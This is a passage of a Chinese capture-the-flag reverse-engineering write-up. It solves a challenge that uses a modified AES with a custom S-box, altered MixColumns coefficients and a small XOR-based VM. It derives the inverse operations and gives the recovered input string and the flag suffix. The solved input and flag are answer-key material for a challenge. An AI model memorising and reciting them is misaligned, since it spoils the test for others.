  a[3] = 0xD;
  v16 = *MK_FP(__GS__, 20);
  if ( Nb > 0 )
  {
```



```
void mix_columns(uint8_t *state) {

    uint8_t a[] = {0x02, 0x01, 0x01, 0x03}; // a(
    uint8_t i, j, col[4], res[4];

    for (j = 0; j < Nb; j++) {
        for (i = 0; i < 4; i++) {
            col[i] = state[Nb*i+j];
        }
```


以上这几处，是跟原始代码有区别的地方，还有s盒，也是不一样的；

5、然后根据他对AES代码的修改，着手对手上的原始代码进行修改，首先求inv_s_box，满足条件如下：

v = s_box[16*i+j]
i + 16 * j == inv_s_box[16 * (v & 0xf) + v / 0x10]

6、然后是逆向列混淆，由于其原理：

$$\begin{bmatrix} 0E & 0B & 0D & 09 \\ 09 & 0E & 0B & 0D \\ 0D & 09 & 0E & 0B \\ 0B & 0D & 09 & 0E \end{bmatrix} \begin{bmatrix} 02 & 03 & 01 & 01 \\ 01 & 02 & 03 & 01 \\ 01 & 01 & 02 & 03 \\ 03 & 01 & 01 & 02 \end{bmatrix} = \begin{bmatrix} 01 & 00 & 00 & 00 \\ 00 & 01 & 00 & 00 \\ 00 & 00 & 01 & 00 \\ 00 & 00 & 00 & 01 \end{bmatrix}$$

这里的 2,1，1,3 换成了13, 14, 15, 13，根据AES定义在GF（28）上的乘法和加法：

$$S'_{0,0} = (02 \bullet C9) \oplus (03 \bullet 6E) \oplus (01 \bullet 46) \oplus (01 \bullet A6)$$

其中：

$$02 \bullet C9 = 02 \bullet 11001001_B = 10010010_B \oplus 00011011_B = 10001001_B$$

$$03 \bullet 6E = (01 \oplus 02) \bullet 6E = 01101110_B \oplus 11011100_B = 10110010_B$$

$$01 \bullet 46 = 01000110_B$$

$$01 \bullet A6 = 10100110_B$$

则：

$$S'_{0,0} = 10001001_B \oplus 10110010_B \oplus 01000110_B \oplus 10100110_B$$

$$= 11011011_B = DB$$

这里重点是有限域 GF(2^8)上的乘法。采用的算法的原理如下：

1、 GF(2^8)中任何数乘 0x01 都不变

2、 GF(2^8)中计算乘 0x02，可以分两种情况考虑：

(1)、原数值小于(1000 0000)，即 0x80 的时候，乘 2 后第 8 个比特不会溢出，那么结果就是原数值左移一位；

(2)、原数值大于(1000 0000)，即 0x80 的时候，乘 2 后第 8 个比特会溢出，这样计算：原数值左移一位后(乘 2)再除以 m（x）= x^8+x^4+x^3+x+1（即为成除以 11b）后的余数。如下图所示

求解出inv_a = {7, 1, 5, 2};

7、整改好AES后，接下来是对AES里的vm进行分析，提取出来vm的opcode,发现长度为110字节，那么可以通过opcode分析出哪些指令被调用了，然后分析那些指令就行了，分析出指令后化简其过程，得到如下结果：

```
t[0] = 0
t[1] = 0x10
t[2] = 0xf
while(t[0] < t[2]):
    t[3] = mem[t[0]]
    t[4] = mem[t[1]]
    t[3] ^= t[4]
    mem[t[0]] = t[3]
    t[3] = 0xf - t[0]
    t[4] = 0xe - t[0]
    t[3] = mem[t[3]]
    t[5] = mem[t[4]]
    t[5] ^= t[3]
    mem[t[4]] = t[5]
    t[0] += 1
    t[1] += 1
```

这里要注意的是，这个vm会对opcode进行修改

而mem上的数据，前面16字节是输入，后面是ichunqiuichunqiu

```
v5 = *a1;
v4[1] = v3;
v4[3] = v1;
*v4 = &vm_code;
v6 = (int)v4;
v1[4] = 'uhci';
*v1 = v5;
v7 = a1[1];
v1[5] = 'uiqn';
v1[6] = 'uhci';
v1[7] = 'uiqn';
v1[1] = v7;
v1[2] = a1[2];
v1[3] = a1[3];
v4[2] = v2 + 128;
vm_func((int)v4);
*a1 = *v1;
a1[1] = v1[1];
a1[2] = v1[2];
a1[3] = v1[3];
free((int)v1);
free(v2);
free(v3);
return free(v6);
```


这里相当于：

```
key = "ichunqiuichunqiu"
input ^= key
input[14-i] ^= input [15-i]
```

所以可以分析出AES的实际加密过程：

```
for (r = 1; r < Nr; r++) {
    sub_bytes(state);
    shift_rows(state);
    mix_columns(state);
    add_round_key(state, w, r);
    for (i = 0; i < 15; ++i)
    {
        state[i] ^= key[i];
        state[14-i] ^= state[15-i];
    }
}
```


由此修改AES的原始代码inv_cipher，即可求解出我们的输入了：

```
mo4a30v2r5qIYgF8
```


8、然而这并不是flag，后面才发现他打印了一张门票，实际上是个二维码，把二维码提取出来，扫描一下，就得到了真正的flag：

Congratulations! The flag is your input + "D4wn"